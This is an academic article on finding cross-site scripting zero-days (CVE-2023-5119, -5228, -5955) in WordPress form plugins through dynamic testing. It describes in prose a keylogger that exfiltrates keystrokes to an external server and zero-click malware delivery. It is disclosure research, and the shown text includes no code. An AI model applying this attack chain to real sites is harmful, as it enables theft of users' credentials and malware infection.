future internet

MDPI

Article

Behind the Code: Identifying Zero-Day Exploits in WordPress

Mohamed Azarudheen Mohamed Mohideen [1], Muhammad Shahroz Nadeem [2], James Hardy [1], Haider Ali [1], Umair Ullah Tariq [3,*], Fariza Sabrina [3], Muhammad Waqar [2] and Salman Ahmed [2,4]

[1] School of Computing, University of Derby, Derby DE22 3AW, UK; m.mohamedmohideen1@unimail.derby.ac.uk (M.A.M.M.); j.hardy@derby.ac.uk (J.H.); h.ali@derby.ac.uk (H.A.)
[2] School of Technology, Business and Arts, University of Suffolk, Ipswich IP4 1QJ, UK; s.nadeem3@uos.ac.uk (M.S.N.); m.waqar@uos.ac.uk (M.W.); s.ahmed@uos.ac.uk (S.A.)
[3] School of Engineering and Technology, Central Queensland University, Rockhampton, QLD 4701, Australia; f.sabrina@cqu.edu.au
[4] Intelligent Systems Research Centre, Ulster University, Magee Campus, Londonderry BT48 7JL, UK
* Correspondence: u.tariq@cqu.edu.au

Abstract: The rising awareness of cybersecurity among governments and the public underscores the importance of effectively managing security incidents, especially zero-day attacks that exploit previously unknown software vulnerabilities. These zero-day attacks are particularly challenging because they exploit flaws that neither the public nor developers are aware of. In our study, we focused on dynamic application security testing (DAST) to investigate cross-site scripting (XSS) attacks. We closely examined 23 popular WordPress plugins, especially those requiring user or admin interactions, as these are frequent targets for XSS attacks. Our testing uncovered previously unknown zero-day vulnerabilities in three of these plugins. Through controlled environment testing, we accurately identified and thoroughly analyzed these XSS vulnerabilities, revealing their mechanisms, potential impacts, and the conditions under which they could be exploited. One of the most concerning findings was the potential for admin-side attacks, which could lead to multi-site insider threats. Specifically, we found vulnerabilities that allow for the insertion of malicious scripts, creating backdoors that unauthorized users can exploit. We demonstrated the severity of these vulnerabilities by employing a keylogger-based attack vector capable of silently capturing and extracting user data from the compromised plugins. Additionally, we tested a zero-click download strategy, allowing malware to be delivered without any user interaction, further highlighting the risks posed by these vulnerabilities. The National Institute of Standards and Technology (NIST) recognized these vulnerabilities and assigned them CVE numbers: CVE-2023-5119 for the Forminator plugin, CVE-2023-5228 for user registration and contact form issues, and CVE-2023-5955 for another critical plugin flaw. Our study emphasizes the critical importance of proactive security measures, such as rigorous input validation, regular security testing, and timely updates, to mitigate the risks posed by zero-day vulnerabilities. It also highlights the need for developers and administrators to stay vigilant and adopt strong security practices to defend against evolving threats.

Keywords: zero-day vulnerabilities; cross-site scripting; WordPress plugins; DAST; keylogger; NIST; CVE; OWASP

Citation: Mohamed Mohideen, M.A.; Nadeem, M.S.; Hardy, J.; Ali, H.; Tariq, U.U.; Sabrina, F.; Waqar, M.; Ahmed, S. Behind the Code: Identifying Zero-Day Exploits in WordPress. *Future Internet* **2024**, *16*, 256. https://doi.org/10.3390/fi16070256

Academic Editor: Carlo Blundo

Received: 19 June 2024
Revised: 12 July 2024
Accepted: 16 July 2024
Published: 19 July 2024

1. Introduction

The current status quo in cybersecurity faces significant challenges and limitations, particularly in the detection and mitigation of zero-day vulnerabilities. Traditional approaches, such as signature-based and heuristic-based methods, often fall short in identifying novel threats due to their reliance on known attack patterns. Signature-based methods detect malware by comparing the code against a database of known malware signatures. While effective for known threats, this method fails to detect new, unknown vulnerabilities [1].

Heuristic-based approaches attempt to identify malicious behavior by analyzing the characteristics and behavior of software. Although more flexible, these methods still struggle with high false-positive rates and often cannot detect sophisticated or new attack vectors [2].

Another traditional method is anomaly-based detection, which identifies deviations from established normal behavior profiles. Although this method can potentially detect novel attacks, it is often plagued by high false-positive rates and requires extensive training data to establish accurate behavior profiles [3]. Moreover, these methods are inherently reactive, providing solutions only after an attack has been identified and analyzed. Consequently, zero-day attacks, which exploit unknown vulnerabilities, remain a persistent and formidable threat. The National Institute of Standards and Technology (NIST) reports that zero-day vulnerabilities are particularly dangerous because they exploit security gaps that developers are unaware of, leaving systems unprotected until the vulnerability is identified and patched [4].

Cybersecurity incidents are on the rise, leading to a greater focus on cybersecurity research due to increased awareness. At the same time, cybercriminals are getting better at creating new types of attacks. These attacks often use new methods to hide their activities and target specific weaknesses in software. The software world is changing fast, with new programs and technologies being developed all the time. As a result, new vulnerabilities are constantly appearing, giving attackers opportunities to exploit them [5]. This creates a never-ending game of cat and mouse between defenders and attackers. These newly discovered vulnerabilities are known as zero-day vulnerabilities and can be used to launch new types of attacks called zero-day attacks [6,7].

Zero-day attacks, though not common, pose a significant and serious threat due to the limited information available at the time they occur. These attacks exploit vulnerabilities that are unknown to the public or software developers when they are first used [8,9]. The relationship between zero-day attacks and vulnerabilities is direct and reciprocal. The NIST CVE database recorded 28,828 vulnerabilities in 2023 [10], highlighting the extensive nature of potential risks.

These zero-day vulnerabilities can have a profound impact on web applications, especially those designed for sharing and disseminating information. Websites that serve as primary hubs for e-commerce, entertainment, and services are particularly vulnerable [11]. Platforms like WordPress simplify website development for novice users by offering prebuilt packages that streamline the process. A crucial feature of these platforms is the inclusion of web forms, which allow users to input personal and sensitive information [12].

With WordPress holding a 42.7% market share [13], any zero-day vulnerability in this context can have severe consequences for a large number of users, potentially compromising the security of sensitive information. One significant area of concern is cross-site scripting (XSS) vulnerabilities, which enable the injection and execution of malicious code within web applications. XSS attacks are broadly categorized into three types: persistent, reflective, and DOM-based XSS attacks [14].

Specifically, WordPress plugins that require user input can significantly increase the risk of XSS attacks, affecting both the client side and the admin side. When malicious scripts are inserted into these plugins, they can create potential backdoors in the system, providing gateways for unauthorized access. These backdoors are subsequently exploited by malicious actors to gain control over the site, steal data, or launch further attacks [15].

Traditionally, security measures in system design have focused primarily on defending against external attackers [16]. However, insider attacks have recently emerged as a significant concern, especially for websites with multiple administrators. Insider attacks can be particularly damaging because they exploit the trust and access privileges of internal users, making detection and prevention more challenging [17].

For WordPress sites, which often rely on a variety of plugins to enhance functionality, the risk is even greater. Poorly designed plugins that fail to properly validate and sanitize user inputs can easily become entry points for XSS attacks. Once an attacker exploits

a vulnerability in a plugin, they can inject malicious code that compromises the entire site [18].

Therefore, secure plugin design must now prioritize eliminating vulnerabilities on the admin side as well. This involves implementing robust input validation and output encoding practices, conducting thorough security testing, and regularly updating plugins to patch known vulnerabilities [19].

The major issue tackled by this research is the identification and analysis of zero-day vulnerabilities in WordPress plugins, which are widely used in web development. These plugins, while enhancing functionality, often introduce security risks due to improper input validation and outdated security practices. A significant example of such vulnerabilities is cross-site scripting (XSS), which allows attackers to inject malicious scripts into web pages viewed by other users [20]. The novelty of our proposed approach lies in its application of dynamic application security testing (DAST) principles to uncover these vulnerabilities. Unlike traditional static analysis methods, DAST involves real-time interaction with the application, simulating attack scenarios to identify and exploit security flaws as they occur.

Our research provides a detailed examination of 23 popular WordPress plugins, identifying critical zero-day vulnerabilities in three of them. By highlighting the mechanisms and potential impacts of these vulnerabilities, our study offers valuable insights into the practical risks posed by these security flaws. The proposed DAST-based approach demonstrates its effectiveness in proactively detecting and mitigating these threats, thereby offering significant benefits to both developers and end-users by enhancing the overall security posture of WordPress-based websites [4,20,21]. Furthermore, our approach emphasizes the importance of continuous security testing and timely updates to mitigate the risks posed by evolving threats in the dynamic landscape of cybersecurity [22].

One effective method for ensuring the security of web applications is through the application of dynamic application security testing (DAST) principles [23]. Unlike static testing methods that analyze source code, DAST involves simulating external attacks on the application to identify vulnerabilities that malicious actors could exploit. This dynamic approach is particularly effective in uncovering weaknesses related to input validation, authentication, and session management.

DAST works by interacting with a running application, sending various inputs, and observing the application's responses. This real-time interaction allows DAST tools to detect security flaws that might not be apparent through static code analysis alone. For example, by submitting a wide range of input data, DAST can identify whether the application correctly handles and sanitizes user inputs, preventing potential injection attacks such as SQL injection or XSS [24,25].

The real strength of DAST lies in its ability to provide a comprehensive assessment of an application's security posture from an external attacker's perspective. By identifying and addressing these vulnerabilities, developers can significantly enhance the security of their web applications, protecting them from a wide range of potential threats [26].

Therefore, keeping this in mind, we conducted a comprehensive study where DAST-based test cases were applied to 23 WordPress plugins that require user or admin interaction with web forms. These plugins were selected based on their widespread use and critical functionality within the WordPress ecosystem [27], making the findings particularly relevant for a broad user base. By simulating real-world attack scenarios through DAST, we were able to assess how these plugins handle various types of input and whether they effectively mitigate XSS risks.

The results of our tests were revealing. We discovered that XSS attacks were indeed possible on three WordPress plugins. This vulnerability allows malicious actors to inject harmful scripts, which can then be executed within the web application, leading to severe security breaches. Particularly alarming was the discovery of vulnerabilities on the admin side of the plugins. An admin-side XSS attack can be especially damaging because it can compromise the administrative control of a website [28].

Moreover, our findings indicated the potential for a multi-site insider attack. In WordPress environments where multiple sites are managed under a single installation, a vulnerability in one plugin can jeopardize the security of all sites within the network. This type of attack exploits the trust and access privileges of administrators, making it a significant threat [14].

Once these vulnerable plugins were identified, we demonstrated how these vulnerabilities could be exploited. To this end, we prepared a dummy website within a sandbox environment, allowing us to safely perform further experiments. Our goal was to determine if sensitive information could be extracted by attaching different attack vectors to these compromised plugins [29].

In our detailed experimentation, we focused on two primary attack vectors: keyloggers and truncated malware executable files. First, we tested the deployment of keyloggers to capture sensitive information such as usernames, passwords, and other critical data entered by users or administrators. The keyloggers were designed to silently record keystrokes and send the captured data to an external server, highlighting the potential severity of such an attack.

Second, we tested the zero-click download strategy by sending truncated malware executable files to the admin side of the website. This approach is particularly insidious, as it does not require any action from the admin or user to initiate the download of the malicious file. The zero-click strategy leverages vulnerabilities in the plugins to automatically download and execute malware, bypassing traditional security measures that rely on user interaction to trigger downloads [30].

By employing these attack vectors, we demonstrated how attackers could exploit the identified vulnerabilities to gain unauthorized access and extract sensitive information. The keylogger tests confirmed that personal and confidential data could be effectively captured and exfiltrated without detection. Similarly, the zero-click download strategy showed how malware could be seamlessly introduced into the system, potentially leading to a complete system compromise [31].

Our study illustrates the practical implications of DAST principles and the necessity of proactive security testing in safeguarding web applications. By identifying and mitigating these vulnerabilities, we can prevent potential breaches and protect sensitive information from malicious exploitation.

Naturally, these findings were reported and acknowledged by the National Institute of Standards and Technology (NIST) [32], resulting in the allocation of Common Vulnerabilities and Exposures (CVE) numbers to the three vulnerable plugins, thereby solidifying the significance of our work. The CVE numbers assigned are CVE-2023-5119, CVE-2023-5228, and CVE-2023-5955. These vulnerabilities highlight the critical need for enhanced security measures in WordPress plugins, especially those that handle user input and personal information. The allocation of CVE numbers by NIST underscores the importance of our findings and emphasizes the necessity for developers to prioritize security in their plugin design and implementation.

In this paper, we make the following contributions:

1. A novel systematic approach, rooted in DAST principles, was implemented to assess WordPress webform plugins. Additionally, mitigation strategies against the identified vulnerabilities are provided.
2. Three zero-day vulnerabilities were discerned, officially reported, and published under the auspices of NIST, each assigned CVE numbers: CVE-2023-5119, CVE-2023-5228, and CVE-2023-5955.
3. Creation of a new attack vector incorporating keyloggers was devised, leveraging these vulnerabilities to simulate an attack and extract sensitive information.

2. Literature Review

The field of cybersecurity research is rapidly advancing, with various methods, including both traditional and AI-based approaches, being utilized for vulnerability detection.

Traditional methods of vulnerability detection have played a crucial role in cybersecurity over the years. These methods can be broadly categorized into signature-based, heuristic-based, and anomaly-based detection.

Signature-based detection relies on a database of known vulnerability signatures to identify threats. This method matches patterns in the code against known signatures, effectively identifying previously documented vulnerabilities [1]. It is a well-established technique but struggles with detecting new, unknown threats because it can only identify attacks with pre-existing signatures [33]. Despite its effectiveness for known vulnerabilities, signature-based detection is ineffective against zero-day vulnerabilities, as it relies on existing signatures and cannot detect novel threats [1]. Notable tools that employ signature-based detection include Snort and NetSTAT [34].

Heuristic-based detection uses algorithms to identify potentially malicious behavior based on certain predefined rules. This approach aims to detect new, unknown vulnerabilities by analyzing the behavior and characteristics of software [2]. Although heuristic methods offer some flexibility in identifying new threats, they often result in high false-positive rates and may not effectively detect sophisticated or novel attacks [35].

Anomaly-based detection identifies deviations from established normal behavior profiles. By monitoring for anomalies, this method can potentially detect novel attacks. However, it often requires extensive training data to establish accurate behavior profiles and can suffer from high false-positive rates [3]. The requirement for large amounts of training data and the propensity for false positives are significant challenges for anomaly-based detection methods [3]. Nevertheless, anomaly-based intrusion detection systems (AIDS) are advantageous in detecting zero-day attacks as they do not rely on a pre-existing signature database [34]. They create models of normal behavior and flag deviations as potential threats, making them suitable for identifying novel attacks [36].

Despite their importance, traditional approaches face several challenges and limitations. Signature-based detection is ineffective against zero-day vulnerabilities as it relies on known signatures [1]. Heuristic-based detection suffers from high false-positive rates and limited effectiveness against sophisticated attacks [2]. Anomaly-based detection requires extensive training data and is prone to high false-positive rates [3]. These limitations highlight the need for more advanced and proactive security measures.

In contrast, AI, ML, and DL approaches have been proposed to enhance vulnerability detection capabilities. Regi et al. [12] investigate various detection and prevention methods for zero-day attacks, including machine learning algorithms to identify abnormal activities. Guo et al. [37] emphasize the limitations of traditional methods and examine machine learning methodologies for zero-day attack detection, highlighting the challenges of limited labeled data and proposing future research directions. El-Sayed et al. [38] and Peppes et al. [39] explore deep learning techniques, such as support vector machines and generative adversarial networks, for malware classification and threat detection, demonstrating high accuracy but also noting significant challenges related to data diversity and model adaptability.

Roumani [40] examines factors influencing the timing of patch releases for zero-day vulnerabilities, utilizing survival analysis to highlight the impacts of various variables on patch release timing. This study identifies gaps in fully understanding all variables influencing patch release timings, suggesting opportunities for future research.

Fuzzing is another traditional method extensively used in vulnerability detection. Fuzzing involves providing invalid, unexpected, or random data inputs to a computer program to find security vulnerabilities and bugs [41]. The process includes testcase generation, execution, monitoring, and analysis. Fuzzers are classified into generation-based and mutation-based, with each having its advantages and challenges. Generation-based fuzzers require detailed knowledge of input formats, whereas mutation-based fuzzers modify existing valid inputs to discover vulnerabilities [41].

The summary of the related studies is presented in Table 1. Our study addresses the challenges of traditional approaches by employing dynamic application security testing

(DAST), which simulates real-world attack scenarios to identify vulnerabilities at runtime. This approach is particularly effective in uncovering zero-day vulnerabilities and provides a more comprehensive assessment of an application's security posture [22].

Table 1. Summary of related studies.

Study	Approach	Key Findings	Limitations	Citation
Bilge and Dumitras (2013)	Signature-Based	Identified zero-day attacks in the real world	Ineffective against unknown threats	[42]
Fossi et al. (2010)	Signature-Based	Impact of zero-day attacks on SIDS	Ineffective against polymorphic malware	[43]
Tang et al. (2020)	Signature-Based	Identified patterns in malware	Struggles with unknown threats	[44]
Axelsson (2000)	Heuristic-Based	Proposed a taxonomy for intrusion detection systems	High false-positive rates	[2]
Santos et al. (2019)	Heuristic-Based	Detects unknown malware using heuristics	High false-positive rates	[45]
Deshpande and Sharma (2019)	Heuristic-Based	Secure cloud computing using lightweight cryptography	Limited to specific use cases	[46]
Patcha and Park (2007)	Anomaly-Based	Overview of anomaly detection techniques	Requires extensive training data	[3]
Khraisat et al. (2018)	Anomaly-Based	Survey of IDS techniques and challenges	High false-positive rates	[34]
Butun et al. (2014)	Anomaly-Based	Survey of IDS in wireless sensor networks	Resource constraints	[36]
Alazab et al. (2012)	Anomaly-Based	Profiles abnormal behavior to detect zero-day attacks	High false-positive rates	[47]
Bhuyan et al. (2014)	NIDS/HIDS	Comparison of intrusion detection systems	Limited ability to inspect high bandwidth data	[48]
Creech and Hu (2014)	NIDS	Host vs. network-based IDS	Limited by network data volume	[49]
Chiba et al. (2016)	Anomaly-Based	Analysis of intrusion detection systems in cloud computing environment	High false-positive rates	[50]
Wang et al. (2021)	Penetration Testing	Empirical study on vulnerability assessment	Requires extensive manual effort	[51]
Li et al. (2018)	Fuzzing	Survey on fuzzing techniques	Complex defects difficult to analyze	[41]
Guo et al. (2023)	ML-Based	Examined ML methodologies for zero-day detection	Limited availability of labeled data	[37]
Buczak and Guven (2016)	ML-Based	Survey on ML for cybersecurity	Limited by dataset size	[52]
El-Sayed et al. (2021)	DL-Based	SVM on MobileNetv2 for malware classification	Requires diverse and extensive datasets	[38]
Peppes et al. (2023)	DL-Based	GANs for synthetic data generation	Ensuring quality and representativeness of data	[39]
Aldhaheri et al. (2023)	DL-Based	Deep learning for intrusion detection	Computationally intensive	[53]
Wei et al. (2021)	Anomaly-Based	Advanced anomaly detection using AI	Requires high computational power	[54]
Felderer et al. (2019)	Model-Based	A model-based security testing framework	Limited scalability	[55]
Ding et al. (2022)	Cryptography-Based	Hierarchical attribute-based encryption for cloud security	High computational cost	[56]

3. Methodology

To systematically identify and assess vulnerabilities in WordPress plugins while adhering to DAST principles, our approach starts with the creation of a sandbox environment

equipped with the necessary tools and software, as detailed in Table 2. This controlled environment allows us to dynamically analyze the plugins in real-world conditions, consistent with DAST's focus on runtime testing. Dummy web pages are created using the plugins listed in Table 3, and each plugin undergoes individual testing for XSS vulnerabilities.

In line with DAST principles, which involve examining a running application's behavior, varied configuration settings are examined to assess XSS susceptibility. This includes inserting and executing JavaScript code in the context of each plugin. Successful execution signifies the potential for arbitrary JavaScript execution on the client side, aligning with DAST's objective of uncovering vulnerabilities in real time. Plugins resistant to JavaScript execution are considered secure, whereas those that are susceptible undergo further exploitation analysis. Our exploitation efforts yield two primary types of attacks:

1. **Keylogger-Based Spyware Attack**: This attack captures user-entered information from the client web page associated with the vulnerable plugin. By recording keystrokes, the keylogger can silently steal sensitive data such as usernames, passwords, and personal information.
2. **Malware Injection Attack**: In this scenario, truncated malware payloads are delivered to client systems using a zero-click download strategy. This approach negates the need for any user interaction, thereby simulating realistic attack scenarios as emphasized by DAST. The malware can execute automatically upon download, providing attackers with unauthorized access to the client system.

Figure 1 provides detailed steps of the proposed method, reflecting DAST's emphasis on understanding how applications behave under attack conditions.

Table 2. The table presents the operating systems employed for creating the sandbox environment, along with the tools and technologies.

(**a**) Operating System	
Kali Linux (Host Machine)	2023.4
Ram	16 GB
Hard Disk size	1 TB
Processor	i3
Windows 10 (Guest Machine)	22H2
(**b**) Tools and Technologies	
Virtual Machine Manager	4.1.0
Python	3.11.8
Flask	2.2.5
Flask CORS	4.0.0
XAMPP	3.3.0
PHP	8.2.12
Visual Studio Code	1.83
WordPress	6.3.1

Exploiting XSS vulnerabilities reveals the susceptibility of client machines to malicious attacks, in line with DAST's focus on uncovering security gaps at runtime. Demonstrating these attacks underscores the significant security risks posed by XSS vulnerabilities in WordPress plugins. Our methodology of identifying, testing, and exploiting these vulnerabilities highlights the critical need for proactive security measures. Such measures are essential to mitigate XSS vulnerabilities and safeguard web-based systems from potential breaches.



Figure 1. The experimental method employed to uncover vulnerabilities and exploits.

Table 3. The table displays the comprehensive list of tested WordPress plugins along with their version numbers.

Plugin Name	Plugin Version	Description
Everest Forms	2.0.3.1	Everest Forms offers a drag-and-drop interface for easy form creation. It includes pre-designed templates, supports various field types, and provides multi-column layouts. Features include Google reCAPTCHA for spam protection, custom email notifications, and submission management within the WordPress dashboard.
Wpforms Lite	1.8.4	WPForms builder plugin for WordPress is designed to simplify the process of creating various types of forms without requiring any coding knowledge. This plugin supports creating contact forms, feedback forms, subscription forms, and more. It offers pre-built templates, spam protection, and mobile responsiveness, ensuring forms look great on all devices.
Very Simple Contact Form	14.0	VS Contact Form is a lightweight, user-friendly WordPress plugin for creating basic contact forms. It features fields for Name, Email, Subject, and Message, along with spam prevention via a sum field and a privacy consent checkbox. Users can customize the form using the settings page or by adding attributes to blocks, shortcodes, or widgets.
MW WP Form	5.0.1	MW WP Form is a WordPress plugin that enables flexible form creation using shortcodes. It allows customization of input, confirmation, completion, and error pages' URLs. The plugin supports various validation rules and offers a confirmation screen feature. Data from forms can be saved in a database and exported as CSV files, with visualization options for analysis. Add-ons include CAPTCHA for enhanced security and a GUI-based form builder.
Contact Form 7	5.8	Contact Form 7 is a highly customizable WordPress plugin for managing multiple contact forms. It allows you to tailor both form and email content with simple markup. Key features include support for Ajax-powered submission, CAPTCHA, and Akismet spam filtering. It is popular for its flexibility and extensive documentation, including FAQs and a support forum. The plugin is maintained by Takayuki Miyoshi and is widely used with over 10 million active installations.
Mail chimp For WP	4.9.7	Mailchimp plugin facilitates the growth of email lists through the creation of customizable, mobile-optimized sign-up forms. It integrates effectively with various plugins such as WooCommerce, Contact Form 7, and Gravity Forms. Notable features include straightforward Mailchimp account connectivity, extensive customization capabilities, and support for multiple form types.
Ninja Forms	3.7.0	Ninja Forms plugin is a versatile form builder for WordPress that supports a wide range of functionalities. It includes 24+ free drag-and-drop fields, customizable fields, and extensive submission management features. Users can create various form types such as contact forms, payment forms, and surveys.
Fluent Form	5.0.8	Fluent Forms plugin for WordPress is a user-friendly, customizable form builder with a drag-and-drop interface. It supports a wide range of forms, including contact, payment, quiz, and survey forms. Key features include smart conditional logic, reusable templates, multi-column layouts, and integration with third-party services.
Country and Phone Field Contact Form 7	2.4.6	Country and Phone Field Contact Form 7 plugin is an add-on for the Contact Form 7 plugin. It introduces two new form tag fields: a country dropdown list with country flags and a country phone extension list. These fields enhance the Contact Form 7 forms by allowing users to select their country and corresponding phone number extension easily.

Table 3. *Cont.*

Plugin Name	Plugin Version	Description
Profile Builder	3.9.9	Profile Builder plugin for WordPress is a comprehensive solution for creating user registration forms and user profiles and managing user roles. It offers front-end user registration, login, and profile editing forms with custom fields, content restriction based on user roles, and a built-in Role Editor.
Kali Forms	2.1.2	Kali Forms plugin for WordPress is a versatile, drag-and-drop form builder designed for ease of use and performance. It features customizable form templates for various purposes, such as contact, feedback, payment, and appointment forms. The plugin is mobile-responsive, integrates seamlessly with Google reCAPTCHA for spam protection, and is built on React for optimal performance.
Constant Contact Forms	2.2.0	Constant Contact Forms plugin integrates WordPress websites with Constant Contact, enabling users to create customizable sign-up forms that capture email addresses and sync them with Constant Contact lists. It offers a user-friendly drag-and-drop form builder and allows seamless management of email marketing efforts from the WordPress dashboard.
Contact Form Clean and Simple	4.7.10	Contact Form Clean and Simple plugin is a straightforward, AJAX-enabled contact form for WordPress that includes features such as Google reCAPTCHA, Akismet spam filtering, and Twitter Bootstrap styling. It is designed for ease of use with minimal setup, ensuring safety by stripping all user inputs to avoid XSS vulnerabilities. The plugin supports client-side validation and seamless integration with any WordPress theme.
Quick Contact Form	8.0.6.8	Quick Contact Form plugin is a GDPR-compliant, drag-and-drop contact form builder. It offers essential features such as CAPTCHA for spam protection, email notifications, an auto-responder, and message storage within the WordPress dashboard. The plugin is designed for ease of use with no configuration needed beyond setting up an email address and adding a shortcode to pages.
Contact Form by Supsystic	1.7.26	Contact Form by Supsystic plugin is a versatile contact form builder that features a drag-and-drop editor, making it accessible without coding knowledge. Key functionalities include Google reCAPTCHA, unlimited fields and forms, conditional logic, A/B testing, and multi-language support. The plugin supports embedding forms in popups, offers extensive customization options, and provides detailed statistics on form submissions. It is designed to be responsive and mobile-friendly, ensuring optimal performance across all devices.
Contact Form Query	1.7.7	Contact Form Query plugin for WordPress adds a contact form to your site, allowing you to receive message notifications via email and the WordPress Admin Panel. It features a dashboard widget for viewing recent messages, spam prevention via keyword blocking and CAPTCHA, and customizable form design. Additional functionalities include message filtering, search capabilities, and the ability to add notes or mark messages as answered.
WS Form	1.9.162	WS Form LITE plugin is a powerful drag-and-drop contact form builder, offering features such as unlimited forms and submissions, accessibility compliance, Google reCAPTCHA, and mobile-friendly designs. It supports multiple page builders and frameworks like Bootstrap and Foundation. The PRO version includes advanced features like conditional logic, e-commerce integration, and extensive third-party service integrations.

Table 3. *Cont.*

Plugin Name	Plugin Version	Description
Snow Monkey Forms	6.0.0	Snow Monkey Forms plugin is a robust mail form solution for the WordPress block editor. It allows users to create and manage forms seamlessly within the block editor environment. Key features include drag-and-drop form building, Google reCAPTCHA integration for spam protection, and support for various form elements such as checkboxes, radio buttons, and select options.
Bit Form	2.4.1	Bit Form plugin is a powerful, drag-and-drop form builder that allows users to create various forms including multi-step contact forms, payment forms, and quizzes. It supports over 35 customizable fields, advanced features like conditional logic, SMTP, reCAPTCHA, and payment integrations with PayPal, Razorpay, and Stripe. The plugin is lightweight, ensuring minimal impact on page speed, and offers extensive integrations with third-party services.
Simple Basic Contact Form	2022120	Simple Basic Contact Form plugin for WordPress is a straightforward, secure, and easy-to-use contact form solution. It allows users to display forms using shortcodes or template tags, sends plain-text messages, and provides spam protection with CAPTCHA and keyword blocking. The plugin is lightweight, customizable through its settings, and performs well with minimal impact on site speed. It supports both PHP's mail() and WordPress's wp_mail() functions for sending emails.
Forminator Pro	**1.26.0**	Forminator plugin is a comprehensive form builder that allows users to create a variety of forms, including contact forms, payment forms, and quizzes, using a drag-and-drop interface. It supports Stripe and PayPal integrations, GDPR compliance, and provides real-time interactive polls and quizzes. The plugin also offers advanced features like conditional logic, multi-step forms, and various third-party integrations. Forminator includes features for developers to extend its functionality through its API.
User Registration	**3.0.4.1**	User Registration plugin is a powerful, drag-and-drop form builder for creating custom registration and login forms. It includes features like spam protection with Google reCAPTCHA, customizable email notifications, user role assignment, and a built-in user profile account page. The plugin supports Gutenberg and Elementor and offers premium add-ons for advanced functionalities like multi-step forms, content restriction, and payment integration.
Contact Form Email	**1.3.42**	Contact Form to Email plugin allows users to create and manage contact forms, sending submissions via email and saving them to a database. It features a drag-and-drop form builder, CAPTCHA for spam protection, and options for exporting data to CSV/Excel. The plugin supports customizable email notifications, and automatic email reports, and provides a printable list of messages. It also offers classic and AJAX form submission methods and supports GDPR compliance.

4. Experimental Framework

In this section, we explain our experimental setup designed to investigate the zero-day vulnerabilities that enable XSS attacks on WordPress plugins. As shown in Table 2, we conducted experiments involving port scanning and keylogger implementation within a Windows 10 sandbox environment. This setup was created to closely mimic real-world conditions, showing how these techniques might be used to extract data from networked machines. Using a custom keylogger written in JavaScript and leveraging the XSS attack vector, we successfully extracted sensitive information by running a Flask server on a Kali Host Machine.

